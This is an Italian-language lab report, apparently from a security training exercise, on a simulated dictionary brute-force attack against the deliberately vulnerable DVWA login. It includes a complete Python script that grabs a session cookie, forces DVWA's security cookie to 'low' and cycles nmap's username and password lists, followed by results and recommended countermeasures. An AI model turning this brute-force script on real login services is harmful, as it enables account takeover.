TASK 05 - ATTACCO BRUTEFORCE SULL'APPLICATIVO DVWA

Richiesta Iniziale:

Un'altra delle richieste dell'azienda Theta è quella di effettuare un attacco Bruteforce simulato utilizzando l'applicativo **DVWA** per la valutazione della sicurezza del servizio di login.
Per raggiungere tale obiettivo il team Augustin ha optato per la realizzazione di uno **script python automatizzato che ci permette di eseguire l'attacco su un qualsiasi altro server che utilizzi questo applicativo** (Conoscendo l'IP del server)
Lo script sfrutta il tipo di attacco a **dizionario** per manomettere le credenziali di accesso e un sistema di gestione dei **COOKIE** contenuti nell'**HEADER** della richiesta che oltre ad ottenere il cookie di sessione (PHPSESSID) ci permette di impostare a "**LOW**" la sicurezza del sito qualsiasi sia la sicurezza impostata di default.

Il codice con i suoi commenti nel dettaglio:


```
#importa il metodo requests
import requests

#metodo di login per entrare all'interno dell'ambiente di test
def logininiziale ():
     # Chiedi di inserire l'ip del server dove effettuare il test
     ip = input("Inserisci l'ip del server (192.168.50.101) : ")

     # Imposta l'URL di login
     url = "http://%s/dvwa/login.php" %ip

     # Payload che verrà passato al server per l'accesso
     all'ambiente di test
     payload = {
     "username": "admin",
     "password": "password",
     "Login": "Login"
     }

     # Esegue la richiesta di login per ottenere il PHPSESSID e
     ottieni la risposta
     risposta = requests.post(url, data=payload)

     # Verifica che il login sia andato a buon fine
     if "Login failed" in risposta.text:
          print("\nLogin non valido. Prova a fornire credenziali
          diverse (APRI IL FILE .py E CAMBIA IL PAYLOAD\n")
          exit()


     # Estrae il PHPSESSID dal cookie della risposta di login
```

```
    phpsessid = risposta.request.headers.get('Cookie')
    .split(';')[1].split('=')[1]

    # Stampa il PHPSESSID a schermo
    print(f"PHPSESSID Che useremo: {phpsessid}\n")

    # Return del PHPSESSID e L'IP del server
    return phpsessid, ip

#Metodo di Bruteforce
def bruteforce(header, ip):
    # Fornisce il path dei dizionari
    utenti_file_path = "/usr/share/nmap/nselib/data/usernames.lst"
    passwords_file_path
="/usr/share/nmap/nselib/data/passwords.lst"

    #Crea le liste dai dizionari
    with open(utenti_file_path, 'r') as utenti_file,
    open(passwords_file_path, 'r') as passwords_file:
        utenti = utenti_file.readlines()
        passwords = passwords_file.readlines()

    #Imposta l'url dove effettueremo l'attacco
    url = "http://%s/dvwa/vulnerabilities/brute/" %ip

    # Itera sui nomi utente e password e tenta il login
    for utente in utenti:
        for password in passwords:
            users = utente.strip()
            passw = password.strip()
            get_data = {"username": users, "password": passw,
            "Login": 'Login'}
            print("\n-Utente:",users,"\n-Password:",passw)
            r = requests.get(url, params=get_data, headers=header)
            if not 'Username and/or password incorrect.' in r.text:
                print("\nAccesso riuscito \nUtente:", users,
                "\nPassword:", passw)
                exit()



# Ottiene il PHPSESSID e l'ip dal metodo logininiziale
phpsessid, ip = logininiziale ()

# Costruisce l'header con il PHPSESSID - Inserendo security=low è
possibile aggirare le impostazioni del livello di sicurezza di DVWA e
impostarle a low
header = {"Cookie": f"security=low; PHPSESSID={phpsessid}"}

# Effettua il bruteforce con il metodo bruteforce passando come
parametro l'header
```

bruteforce(header, ip)

Risultati del test:

L'esito del test è negativo. Anche utilizzando il dizionario presente di base all'interno di Kali - Linux (fornito da nmap) è stato semplice riuscire a bucare tutti e 3 i livelli di sicurezza (Sono stati effettuati test senza aggirare il livello di sicurezza DVWA per impostarlo a low per accertarsi di questo)
La differenza tra i 3 livelli di sicurezza in questo caso sta solo nel delay maggiore che c'è tra un tentativo e l'altro, in questo modo se il nome utente e la password non sono tra i primi un hacker alle primissime armi potrebbe rinunciare a bucare il server (un hacker con una certa quantità di esperienza continuerebbe a provare senza farsi scrupoli). Tuttavia questo non è bastato.



Considerazioni e contromisure da adottare:

Dai risultati ottenuti dall'esecuzione dei Brute Force, si riscontra

una vulnerabilità critica sulle credenziali di accesso al application server.
Si consiglia di:

- Cambiare Username e Password in una sequenza alfanumerica di caratteri ancor meglio se vengono utilizzati simboli di diverso tipo (Es @ o #)
- Impostare un blocco agli utenti dopo il quinto tentativo di accesso fallito (avvertendo l’utente)
- Rimozione degli account scaduti
- Aggiornare i protocolli di sicurezza.